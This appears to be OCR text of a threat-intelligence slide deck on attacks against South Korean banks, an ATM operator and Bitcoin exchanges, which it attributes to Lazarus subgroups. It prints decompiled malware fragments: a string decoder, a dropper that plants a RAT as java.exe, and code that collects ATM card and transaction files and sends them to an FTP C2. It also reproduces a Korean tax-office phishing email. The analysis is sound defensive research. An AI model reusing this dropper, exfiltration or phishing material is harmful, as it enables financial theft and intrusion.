  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"hy01.amr\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"jkai.amr\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"jkai.amr\"");
  sub_10002BD0("Cxwkewk-Kpye: ayyurcakrxw/xckek-jkieav");
  return 1;
```

Decode Function

```
  sprintf(&v6, "%s", a2);
  v2 = &v6;
  if ( v6 )
  {
    do
    {
      v3 = *v2;
      if ( *v2 < 'i' || v3 > 'p' )
      {
        if ( v3 >= 'r' && v3 <= 'y' )
          goto LABEL_12;
        if ( v3 < 'I' || v3 > 'P' )
        {
          if ( v3 < 'R' || v3 > 'Y' )
            goto LABEL_14;
LABEL_12:
          v4 = v3 - 9;
          goto LABEL_13;
        }
        v4 = v3 + 9;
      }
      else
      {
        v4 = v3 + 9;
      }
LABEL_13:
      *v2 = v4;
LABEL_14:
      ++v2;
    }
    while ( *v2 );
  }
  sprintf(a1, "%s", &v6);
```

Decoded String

Accept: */*;
Content-Type: multipart/form-data; boundary=
Accept-Encoding: gzip,deflate,sdch
Accept-Language: ko-KR
Content-Disposition: form-data; name="board_id"
Content-Disposition: form-data; name="user_id"
Content-Disposition: form-data; name="file1"; filename="img01_29.jpg"
Content-Disposition: form-data; name="file1"; filename="my.doc"
Content-Disposition: form-data; name="file1"; filename="pratice.pdf"
Content-Disposition: form-data; name="file1"; filename="king.jpg"
Content-Disposition: form-data; name="file1"; filename="dream.avi"
……

CASES

- KOREA MAJOR BANK ATTACK BY BLUENOROFF
- ATM OPERATOR COMPANY BREACH a.k.a VANXATM
- BITCOIN EXCHANGES HACKED

VANXATM - ATM OPERATOR COMPANY BREACH

- Operation started from Feb. 2015 (Actual information leakage in March 2017)
- Target : ATM Operator Company (provide and manage 2000 ATM SK)
- Used vulnerability
  - 0 day in antivirus program
  - Misconfiguration and management between ATM machines and ATM update server


- **Attribution**
  - Andareil Group

- **Damage**
  - the number of leaked card information (Sept, 2016 ~ Feb, 2017)
    => Total 1.9m (After deduplication 230k)

VANXATM - ATM OPERATOR COMPANY BREACH


VANXATM - ATM OPERATOR COMPANY BREACH

- Process flow of VANXATM



VANXATM - ATM OPERATOR COMPANY BREACH

- Exploit tool (fs.exe)
  - Scan antivirus server's service port
  - Connect to the server
  - Send file
  - Run file



VANXATM - ATM OPERATOR COMPANY BREACH

- VAN_XATM.exe (Dropper Type A)

```
v4 = fopen("c:\\windows\\temp\\javaupdate.exe", "wb");
Sleep(0x3E8u);
if ( v4
  && (fwrite(&unk_40DEB0, 0x1D8A00u, 1u, v4),
      fclose(v4),
      memset(&StartupInfo.lpReserved, 0, 0x40u),
      ProcessInformation.hProcess = 0,
      ProcessInformation.hThread = 0,
      ProcessInformation.dwProcessId = 0,
      ProcessInformation.dwThreadId = 0,
      StartupInfo.cb = 68,
      sprintf(&CommandLine, "%s %s", "c:\\windows\\temp\\javaupdate.exe", &Filename),
      v6 = fopen("c:\\windows\\temp\\java.exe", "wb"),
      Sleep(0x64u),
      v6) )
{
  fwrite(&unk_5E68B0, 0x10800u, 1u, v6);
  fclose(v6);
  Sleep(0x64u);
  CreateProcessA(0, "c:\\windows\\temp\\java.exe", 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation)
  Sleep(0x64u);
  result = CreateProcessA(0, &CommandLine, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
}
```

Dropping java.exe (RAT) & javaupdate.exe (legit ATM program)

```
00000040BA04    0       c:\windows\temp\java.exe
00000040BA80    0       F:\Work\card\Van_XATM\Release\Van_XATM.pdb
00000040BF4A    0       GetModuleFileNameA
```

PDB Path

VANXATM - ATM OPERATOR COMPANY BREACH

- msupdate.exe, u.tmp, 1.exe, up.tmp (Data Exfiltration)

```
MSNBFileHandle_dword_417F94 = CreateMSNB_sub_405FF0();
v3 = 0;
memset(&v4, 0, 0x1FFu);
sprintf(&v3, "%02d%02dCHVA", SystemTime.wMonth, SystemTime.wDay - 1);
FindCHVAFile_sub_406110(&v3);
Sleep(0x64u);
Sleep(0x64u);
FindJNLFile_sub_4017B0();
v0 = MSNBFileHandle_dword_417F94;
if ( MSNBFileHandle_dword_417F94 )
{
  if ( *(_DWORD *)MSNBFileHandle_dword_417F94 == 2 )
  {
    v1 = (void *)*((_DWORD *)MSNBFileHandle_dword_417F94 + 1);
    dword_4181E8 = CreateZipArchive_sub_4055E0(*((_DWORD *)MSNBFileHa
    if ( v1 )
      operator delete(v1);
    operator delete(v0);
  }
  else
  {
    dword_4181E8 = 0x80000;
  }
}
else
{
  dword_4181E8 = 0x10000;
}
SendFileToFTP_sub_4016F0();
Sleep(0x64u);
return remove("c:\\windows\\temp\\~1msnb.tmp");
```

Search {mmdd}CHVA files

Search D:\FKMJNL\{yyyymmdd}.jnl

Send Files to C2

<Journal File>

Transaction Date

Transaction Time

Account Number

Issuer

Request Amount

Balance

VANXATM - ATM OPERATOR COMPANY BREACH

- Suspicious files discovered from VANXATM C&C Server

이름	생성일	수정일	크기
0904CHVA.100	2016년 9월 4일 오후 11:39	2016년 9월 4일 오후 11:39	1.1MB
0904CHVA.000	2016년 9월 4일 오후 11:40	2016년 9월 4일 오후 11:40	237KB
0905.100	2016년 9월 5일 오전 3:58	2016년 9월 5일 오전 3:58	72바이트
0905CHVA.100	2016년 9월 5일 오후 10:35	2016년 9월 5일 오후 10:35	512KB
0905CHVA.000	2016년 9월 5일 오후 10:35	2016년 9월 5일 오후 10:35	124KB
0906CHVA.000	2016년 9월 6일 오후 11:59	2016년 9월 6일 오후 11:59	227KB
0906CHVA.100	2016년 9월 7일 오전 12:00	2016년 9월 7일 오전 12:00	847KB
0907.100	2016년 9월 7일 오전 3:58	2016년 9월 7일 오전 3:58	72바이트
0907CHVA.100	2016년 9월 7일 오후 11:34	2016년 9월 7일 오후 11:34	766KB
0907CHVA.000	2016년 9월 7일 오후 11:34	2016년 9월 7일 오후 11:34	192KB
0908CHVA.100	2016년 9월 8일 오후 11:45	2016년 9월 8일 오후 11:45	598KB
0908CHVA.000	2016년 9월 8일 오후 11:45	2016년 9월 8일 오후 11:45	136KB
0909.100	2016년 9월 9일 오전 3:53	2016년 9월 9일 오전 3:53	72바이트
0909CHVA.000	2016년 9월 9일 오후 11:57	2016년 9월 9일 오후 11:57	222KB
0909CHVA.100	2016년 9월 10일 오전 12:00	2016년 9월 10일 오전 12:00	1.3MB
0910CHVA.000	2016년 9월 10일 오후 11:59	2016년 9월 10일 오후 11:59	170KB
0910CHVA.100	2016년 9월 10일 오후 11:59	2016년 9월 10일 오후 11:59	1MB
0911.100	2016년 9월 11일 오전 3:53	2016년 9월 11일 오전 3:53	72바이트
0911CHVA.100	2016년 9월 11일 오후 11:22	2016년 9월 11일 오후 11:22	1.1MB
0911CHVA.000	2016년 9월 11일 오후 11:23	2016년 9월 11일 오후 11:23	182KB

CASES

- KOREA MAJOR BANK ATTACK BY BLUENOROFF
- ATM OPERATOR COMPANY BREACH a.k.a VANXATM
- BITCOIN EXCHANGES HACKED

BITCOIN EXCHANGES HACKING CAMPAIGN

- Trading volume of major Bitcoin Exchanges in South Korea
  - ‘C’ is the first char of Bitcoin Exchanges that is used for many company names

	B	C#1	C#2	C#3
Incorporation	2014 Jan	2014 Aug	2013 July	2017 Apr
Number of employee	Around 150	Around 80	Around 60	Around 20
Number of coin type	10	7	5	12
Transaction Amount per day(17.11.21. USD)	735 million	84 million	120 million	29 million


BITCOIN EXCHANGES HACKING CAMPAIGN

- Four Bitcoin Exchanges were attacked
- Attacker impersonates the public institutes for phishing
  - Public Prosecutors' Office, National Police Agency, Financial Security Institute, Major Bank, etc.
- They used nine email accounts for attack
  - 4 out of 9 were stolen email accounts, and 5 were confirmed created by the attacker
  - Mobile malware was deployed to bypass SMS authentication.
    - Palo Alto - Operation Blockbuster Goes Mobile
      - https://researchcenter.paloaltonetworks.com/2017/11/unit42-operation-blockbuster-goes-mobile/
    - McAfee - Lazarus Cybercrime Group Moves to Mobile Platform
      - https://securingtomorrow.mcafee.com/mcafee-labs/lazarus-cybercrime-group-moves-to-mobile/
    - Sample Hash: (sha256) 22a279c5685d7c3e24c04580204a8a932b2909a77a549bdd7bcf7ead285efde9


BITCOIN EXCHANGES HACKING CAMPAIGN

- 25 people received phishing emails attached with malicious HWP files during the campaign
  - In Korea, HWP(Hangul Word Processor) is the most popular word processor as MS OFFICE
- They used a vulnerability of Ghostscript
  - Ghostscript is interpreter for postscript language
  - Ghostscript is included in HWP
    - removed in a current version by vulnerability issue
  - Its vulnerability could allow the arbitrary code execution
  - Ghostscript can create files without vulnerability

BITCOIN EXCHANGES HACKED - Phishing Email Attack Vector




BITCOIN EXCHANGES HACKED – Attack Timeline



TARGETING BITCOIN EXCHANGES USERS – Before July, 2017

- A phishing email impersonated the National Tax Service
  - Targeted users of Bitcoin Exchanges


보낸사람: **국세청 세무조사 특별기획팀** <[redacted]>
날짜: 2017년 5월 22일 오후 4:54
제목[redacted] 국세청 세무조사 특별기획팀입니다
받는사람: [redacted]

안녕하십니까.

국세청 세무조사 특별기획팀입니다.
국세청에서는 5월내 진행하는 세무조사와 관련하여 필요한 준비서류들을 알려드립니다.
준비서류 목록을 첨부해 드리오니 5월 25일 10시까지 완료해 주시기 바랍니다.

감사합니다.

일반 첨부파일

파일명

